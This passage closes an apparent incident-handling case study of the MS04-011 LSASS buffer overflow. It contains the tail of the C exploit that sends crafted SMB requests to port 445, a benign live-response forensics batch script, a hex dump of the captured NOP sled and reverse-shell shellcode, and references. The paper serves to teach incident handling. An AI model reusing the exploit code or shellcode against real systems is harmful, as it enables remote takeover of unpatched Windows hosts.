memset(&(their_addr.sin_zero), '\0', 8);

printf("[*] Target: IP: %s: OS: %s\n", argv[2], ttarget[atoi(argv[1])].name);
printf("[*] Connecting to %s:445 ... ", argv[2]);
if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1) {
        printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n", argv[2]);
        exit(1);
}
printf("OK\n");

/* send req1 */
if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}

/* receive response from attacked host */
len = recv(sockfd, recvbuf, 1600, 0);

/* send req2 */
if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
/* receive response from attacked host */
len = recv(sockfd, recvbuf, 1600, 0);

/* send req3 */
if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}

len = recv(sockfd, recvbuf, 1600, 0);
/* receive response from attacked host */


/* if -t is specified return OS type and exit */
if ((argc > 5) || opt) {
        printf("[*] Detecting remote OS: ");
        for (i=0; i<12; i++) {
                printf("%c", recvbuf[48+i*2]);
        }
        printf("\n");
        exit(0);
}

/* send req4u (incorporates the unc name) */
printf("[*] Attacking ... ");
if (send(sockfd, req4u, smblen+4, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);
/* receive response from attacked host */

/* send req5 */
if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}


len = recv(sockfd, recvbuf, 1600, 0);
/* receive response from attacked host */

/* send req6 */
if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

/* for attacking windows 2k, screq2k then screq2k2 are the attack code */
if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memcpy(screq2k, req8, sizeof(req8)-1);
        memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

        memcpy(screq2k2, req9, sizeof(req9)-1);
        memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1, (LEN+1)*2-
4348);

        memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-sizeof(req8)+1+206, shit3,
sizeof(shit3)-1);

        if (send(sockfd, screq2k, 4348, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if (send(sockfd, screq2k2, 4060, 0) == -1) {
```

```
			printf("[-] Send failed\n");
			exit(1);
		}

	} else {
		memcpy(screq, req7, sizeof(req7)-1);
		memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
		memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

		screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
		if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0)== -1){
			printf("[-] Send failed\n");
			exit(1);
		}
	}
	printf("OK\n");

	len = recv(sockfd, recvbuf, 1600, 0);

	return 0;
	}
```

8 Appendix B: Memory forensics tool – fred-nc.bat from F.I.R.E forensics CD

```
11:11:16.21 D:\win32> cat fred-nc.bat
title Obtaining live response details
echo off
@echo FRED v1.1 is running...
@echo FRED v1.1 - 2 April 2002 [modified for fire 10/2002] > a:\audit.txt
@echo.
@call \win32\makeline-nc
@echo START TIME
@call \win32\makeline-nc
time /t
@time /t
date /t
@date /t
@echo.
@echo.
@call \win32\makeline-nc
@echo PSINFO
@call \win32\makeline-nc
\win32\sysinternals\Psinfo
@echo.
@echo.
@call \win32\makeline-nc
@echo NET ACCOUNTS
```

```
@call \win32\makeline-nc
echo on
net accounts
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET FILE
@call \win32\makeline-nc
echo on
net file
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET SESSION
@call \win32\makeline-nc
echo on
net session
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET SHARE
@call \win32\makeline-nc
echo on
net share
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET START
@call \win32\makeline-nc
echo on
net start
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET USE
@call \win32\makeline-nc
echo on
net use
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET USER
@call \win32\makeline-nc
echo on
net user
```

```
echo off
@echo.
@echo.
@call \win32\makeline-nc
@echo NET VIEW
@call \win32\makeline-nc
echo on
net view
echo off

@echo.
@echo.
@call \win32\makeline-nc
@echo ARP (arp -a)
@call \win32\makeline-nc
arp -a
@echo.
@echo.
@call \win32\makeline-nc
@echo NETSTAT (netstat -anr)
@call \win32\makeline-nc
netstat -anr
@echo.
@echo.
@call \win32\makeline-nc
@echo LOGGED ON
@call \win32\makeline-nc
\win32\sysinternals\psloggedon
@echo.
@echo.
@call \win32\makeline-nc
@echo ProcInterrogate
@call \win32\makeline-nc
\win32\procinterrogate -list
@echo.
@echo.
@call \win32\makeline-nc
@echo FPORT (fport /p)
@call \win32\makeline-nc
\win32\foundstone\fport /p
@echo.
@echo.
@call \win32\makeline-nc
@echo PSLIST (pslist -x)
@call \win32\makeline-nc
\win32\sysinternals\pslist -x
@echo.
@echo.
@call \win32\makeline-nc
@echo NBTSTAT
@call \win32\makeline-nc
```

```
nbtstat -c
@echo.
@echo.
@call \win32\makeline-nc
@echo HIDDEN FILES (dir /s /a:h /t:a c: d:)
@call \win32\makeline-nc
dir /s /a:h /t:a c:
dir /s /a:h /t:a d:
@echo.
@echo.
@call \win32\makeline-nc
@echo MD5SUM
@call \win32\makeline-nc
md5sum c:/*.*
md5sum c:/winnt/*.*
md5sum c:/winnt/system/*.*
md5sum c:/winnt/system32/*.*
md5sum d:/*.*
md5sum d:/winnt/*.*
md5sum d:/winnt/system/*.*
md5sum d:/winnt/system32/*.*
@call \win32\makeline-nc
@echo AT scheduler list
at
@call \win32\makeline-nc
@echo END TIME
@call \win32\makeline-nc
time /t
@time /t
date /t
@date /t
@echo.
@echo.
@echo.
@echo.
@echo.
@echo FRED is done.
@echo.
@echo You should now run the md5sum on the acquired audit log.
@echo.
@echo ** WRITE THAT NUMBER DOWN AND INCLUDE IT ON THE EVIDENCE
TAG **
@echo.
echo on

11:11:35.28 D:\win32>
```

9 Appendix C: Hex dump of DCPROMO.LOG

This file is created during the attack. It has captured the NOP sled and the opcode used. The return address followed by the opcode reverseshell[] are highlighted in **bold**.

```
Offset       0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000    0D 0A 30 38 2F 31 38 20  31 31 3A 30 35 3A 33 35   ..08/18 11:05:35
00000010    20 5B 49 4E 46 4F 5D 20  44 73 52 6F 6C 65 72 44    [INFO] DsRolerD
00000020    63 41 73 44 63 3A 20 44  6E 73 44 6F 6D 61 69 6E   cAsDc: DnsDomain
00000030    4E 61 6D 65 20 20 90 90  90 90 90 90 90 90 90 90   Name  __________
00000040    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000050    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________

...............................
Similar lines have been omitted
...............................

00000B30    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000B40    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000B50    90 90 2B 38 03 78 90 90  90 90 90 90 90 90 EB 10   __+8.x________ë.
00000B60    5B 4B 33 C9 66 B9 25 01  80 34 0B 99 E2 FA EB 05   [K3Éf_%._4.™âúë.
00000B70    E8 EB FF FF FF 70 62 99  99 99 C6 FD 38 A9 99 99   èëÿÿÿpb™™™Æ_8©™™
00000B80    99 12 D9 95 12 E9 85 34  12 F1 91 12 6E F3 9D C0   ™.Ù•.é…4.ñ‘.nó_À
00000B90    71 02 99 99 99 7B 60 F1  AA AB 99 99 F1 EE EA AB   q.™™™{`ñª«™™ñîê«
00000BA0    C6 CD 66 8F 12 71 F3 9D  C0 71 1B 99 99 99 7B 60   ÆÍf_.qó_Àq.™™™{`
00000BB0    18 75 09 98 99 99 CD F1  98 98 99 99 66 CF 89 C9   .u.˜™™Íñ˜˜™™fÏ‰É
00000BC0    C9 C9 C9 D9 C9 D9 C9 66  CF 8D 12 41 F1 59 31 98   ÉÉÉÙÉÙÉfÏ_.AñY1˜
00000BD0    93 F1 9B 99 88 C5 12 55  F3 89 C8 CA 66 CF 81 1C   “ñ›™ˆÅ.Uó‰ÈÊfÏ_.
00000BE0    59 EC D3 F1 FA F4 FD 99  10 FF A9 1A 75 CD 14 A5   YìÓñúô_™.ÿ©.uÍ.¥
00000BF0    BD F3 8C C0 32 7B 64 5F  DD BD 89 DD 67 DD BD A4   _óŒÀ2{d___‰_g__€
00000C00    10 C5 BD D1 10 C5 BD D5  10 C5 BD C9 14 DD BD 89   .Å_Ñ.Å_Õ.Å_É.__‰
00000C10    CD C9 C8 C8 C8 F3 98 C8  C8 66 EF A9 C8 66 CF 9D   ÍÉÈÈÈó˜ÈÈfï©ÈfÏ_
00000C20    12 55 F3 66 66 A8 66 CF  91 CA 66 CF 85 66 CF 95   .Uóff¨fÏ‘ÊfÏ…fÏ•
00000C30    C8 CF 12 DC A5 12 CD B1  E1 9A 4C CB 12 EB B9 9A   ÈÏ.Ü¥.Í±á_LË.ë__
00000C40    6C AA 50 D0 D8 34 9A 5C  AA 42 96 27 89 A3 4F ED   lªP_Ø4_\ªB–'‰£Oí
00000C50    91 58 52 94 9A 43 D9 72  68 A2 86 EC 7E C3 12 C3   ‘XR”_CÙrh¢†ì~Ã.Ã
00000C60    BD 9A 44 FF 12 95 D2 12  C3 85 9A 44 12 9D 12 9A   __Dÿ.•Ò.Ã…_D._._
00000C70    5C 32 C7 C0 5A 71 99 66  66 66 17 D7 97 75 EB 67   \2ÇÀZq™fff._—uëg
00000C80    2A 8F 34 40 9C 57 76 57  79 F9 52 74 65 A2 40 90   *_4@œWvWyùRte¢@_
00000C90    6C 34 75 60 33 F9 7E E0  5F E0 90 90 90 90 90 90   l4u`3ù~à_à______
00000CA0    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000CB0    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000CC0    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000CD0    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________

...............................
Similar lines have been omitted
...............................

00000D80    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000D90    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ________________
00000DA0    90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 0D   _______________.
00000DB0    0A
```

10 References

[1] "Can-2003-0533 (Under Review)." 8 Jul. 2003. URL:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

[2] US-CERT, "Vulnerability Note VU#753212." 13 Mar. 2004. URL:
http://www.kb.cert.org/vuls/id/753212

[3] "Microsoft Security Bulletin MS04-011." 10 Aug. 2004. URL:
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

[4] Froggy3s, "MS04011 Lsasrv.dll RPC buffer overflow remote exploit." 9 May 2004 URL:
http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

[5] eEye Digital Security. "Windows Local Security Authority Service Remote Buffer Overflow." 13 Apr. 2004. URL:
http://www.eeye.com/html/Research/Advisories/AD20040413C.html

[6] One, Aleph. "Smashing The Stack For Fun And Profit." URL:
http://www.insecure.org/stf/smashstack.txt

[7] murat@enderunix.org. "Buffer Overflows Demystified." URL:
http://www.enderunix.org/docs/eng/bof-eng.txt

[8] Boswell, Bill. "Thump. Thump. Is This Thing On?" Mar. 2003. URL:
http://www.mcpmag.com/columns/article.asp?EditorialsID=520

[9] Microsoft. "Character sets and codepages." 18 Oct. 2002. URL:
http://www.microsoft.com/typography/unicode/cscp.htm

[10] Anley, Chris. "Creating Arbitrary Shellcode in Unicode Expanded Strings." 8th Jan. 2002 URL: http://www.securityfocus.com/data/library/unicodebo.pdf

[11] Sharpe, Richard. "Ethereal User's Guide." 2004 URL:
http://www.ethereal.com/docs/user-guide-sp/

[12] Sourcefire, Inc. "SnortUsers Manual." 2003. URL:
http://www.snort.org/docs/snort_manual/

[13] The Sans Institute. "Computer and Network Hacker Exploits." Parts 1-4. 2004.

[14] "Nmap network security scanner man page." URL:
http://www.insecure.org/nmap/data/nmap_manpage.html

[15] "Netcat 1.10." URL:
http://www.atstake.com/research/tools/network_utilities/nc110.txt

[16]Sanna, Paul. "System and Startup settings." 18th Jun. 2001. URL: http://www.microsoft.com/technet/prodtechnol/windows2000serv/maintain/featusability/systeman.mspx#XSLTsection123121120120

[17] "WinPcap: the Free Packet Capture Architecture for Windows." 8 Jul. 2004. URL: http://winpcap.polito.it/install/default.htm

[18] Sheppard, Simon. "AT.exe." URL: http://www.ss64.com/nt/at.html

[19] tcpdump.org. "WinDump: tcpdump for Windows - WinDump Manual." Mar. 14 2002. URL: http://windump.polito.it/docs/manual.htm

[20] The Sans Institute. "Incident Handling Step-by-Step and Computer Crime Investigation." 2004.

[21] Anonymous. ACME0.COM. "Incident Handling procedures."

[22] DMZ Services, Inc. "F.I.R.E" URL: http://fire.dmzs.com/

[23] Russinovich, Mark. "PsInfo." 9 Aug. 2004 URL: http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml

[24] Russinovich, Mark. "PsLoggedOn." 21 Nov. 2000. URL: http://www.sysinternals.com/ntw2k/freeware/psloggedon.shtml

[25] Foundstone, Inc. "Fport." 2002. URL: http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm

[26] Russinovich, Mark. "PsList." URL: http://www.sysinternals.com/ntw2k/freeware/pslist.shtml

[27] Visscher, Paul. "md5sum: Print or check message-digests." 28 Dec. 2000." URL: http://www.gnu.org/software/textutils/manual/textutils/html_node/textutils_21.html#SEC21

[28] Knopper, Klaus. "Knoppix.net." 2003. URL: http://www.knoppix.net/

[29] Wills, Seb "Notes on backing up entire hard disks or partitions." Feb. 2004. URL: http://www.inference.phy.cam.ac.uk/saw27/notes/backup-hard-disk-partitions.html

[30] Burdach, Mariusz. "Forensic Analysis of a Live Linux System, Part One." 22 Mar. 2004. URL:http://www.securityfocus.com/infocus/1769